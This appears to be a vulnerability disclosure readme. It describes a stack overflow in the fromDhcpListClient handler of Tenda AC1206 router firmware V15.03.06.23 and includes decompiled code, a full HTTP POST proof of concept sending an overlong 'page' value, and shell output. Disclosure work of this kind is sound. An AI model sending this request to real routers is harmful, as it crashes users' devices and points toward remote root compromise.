

main ▾ vuln / Tenda / AC1206 / 4 /



Darry-lang1 Add files via upload ...

on Aug 5 ⌚ History

..



img

4 months ago



readme.md

4 months ago



readme.md

Tenda AC1206 (V15.03.06.23) has a stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.tenda.com.cn>
- Firmware download address : <https://www.tenda.com.cn/download/detail-2766.html>

Product Information

Tenda AC1206 V15.03.06.23, the latest version of simulation overview:

AC1206 1200M 11ac无线穿墙王千兆口路由器 [资料下载](#)[首页](#) / [AC1206](#) / [资料下载](#)AC1206升级软件 **V15.03.06.23**[立即下载](#)

关联产品: AC1206 更新日期: 2018/1/6

1.此固件只适用于AC1206的机器升级, 不同型号不能使用该软件, 升级前请通过路由器底部贴纸确认产品型号;
2.下载解压后, 请使用有线连接路由器升级, 升级过程中切勿切断电源, 否则会导致机器损坏无法使用!

* 如果链接错误或其他问题, 请反馈到 tenda@tenda.com.cn或联系在线客服, 谢谢。

Vulnerability details

The Tenda AC1206 (V15.03.06.23) was found to have a stack overflow vulnerability in the fromDhcpListClient function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1 void __cdecl fromDhcpListClient(webs_t wp, char_t *path, char_t *query)
2 {
3     int v3; // $v0
4     int i; // [sp+18h] [+18h]
5     char_t *page; // [sp+1Ch] [+1Ch]
6     char_t *listcnt; // [sp+20h] [+20h]
7     char_t *list; // [sp+24h] [+24h]
8     char_t gotopage[256]; // [sp+28h] [+28h] BYREF
9     char tmpstr[256]; // [sp+128h] [+128h] BYREF
10    char mib_name[64]; // [sp+228h] [+228h] BYREF
11    char staticip[256]; // [sp+268h] [+268h]
12    char strlist[16]; // [sp+368h] [+368h] BYREF
13
14    memset(mib_name, 0, sizeof(mib_name));
15    listcnt = websGetVar(wp, "LISTLEN", "0");
16    page = websGetVar(wp, "page", "1");
17    staticip[0] = 0;
18    for ( i = 1; ; ++i )
19    {
20        v3 = atoi(listcnt);
21        if ( v3 < i )
22            break;
23        memset(strlist, 0, sizeof(strlist));
24        sprintf(strlist, "%s%d", "list", i);
25        list = websGetVar(wp, strlist, byte_5195C8);
26        if ( !list || !*list )
27            break;
28        strcpy(tmpstr, list + 1);
29        tmpstr[strlen(tmpstr) - 1] = 0;
30        sprintf(mib_name, "dhcps.Staticip%d", i);
31        SetValue(mib_name, tmpstr);
32    }
33    SetValue("dhcps.Staticnum", listcnt);
34    sprintf(gotopage, "/network/lan_dhcp_static.asp?page=%s", page);
35    if ( CommitCfm() )
36        PostMsgToNetctrl(3);
37    websRedirect(wp, gotopage);
```

In the `fromDhcpListClient` function, the `page` we entered (the value of `page`) is formatted with the `sprintf` function, spliced with `%s` strings, and saved to `gotopage`. It is not secure, as long as the size of the data we enter is larger than the size of `gotopage`, it will cause a stack overflow.


Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks


```
POST /goform/DhcpListClient HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
Firefox/103.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
Content-Length: 336
Origin: http://192.168.0.1
DNT: 1
Connection: close
Referer: http://192.168.0.1/index.html
Cookie: ecos_pw=eee;language=cn

page=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```





By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .



As shown in the figure above, we can hijack PC registers.

```

/ # ls -l
total 48
drwxr-xr-x  2 1000  1000      4096 Aug  4 12:10 bin
drwxr-xr-x  2 1000  1000      4096 Sep  6  2017 dev
lrwxrwxrwx  1 1000  1000        8 Sep  6  2017 etc -> /var/etc
drwxr-xr-x  6 1000  1000      4096 Sep  6  2017 etc_ro
lrwxrwxrwx  1 1000  1000        9 Sep  6  2017 home -> /var/home
lrwxrwxrwx  1 1000  1000       11 Sep  6  2017 init -> bin/busybox
drwxr-xr-x  3 1000  1000      4096 Sep  6  2017 lib
drwxr-xr-x  2 1000  1000      4096 Sep  6  2017 mnt
drwxr-xr-x  3 1000  1000      4096 Aug  4 09:55 proc
lrwxrwxrwx  1 1000  1000        9 Sep  6  2017 root -> /var/root
drwxr-xr-x  2 1000  1000      4096 Sep  6  2017/sbin
drwxr-xr-x  2 1000  1000      4096 Sep  6  2017 sys
drwxr-xr-x  2 1000  1000      4096 Sep  6  2017 tmp
drwxr-xr-x  6 1000  1000      4096 Sep  6  2017 usr
drwxr-xr-x  6 1000  1000      4096 Aug  4 09:06 var
lrwxrwxrwx  1 1000  1000       12 Sep  6  2017 webroot -> /var/webroot
drwxr-xr-x  7 1000  1000      4096 Sep  6  2017 webroot_ro
/ #

```

Finally, you also can write exp to get a stable root shell.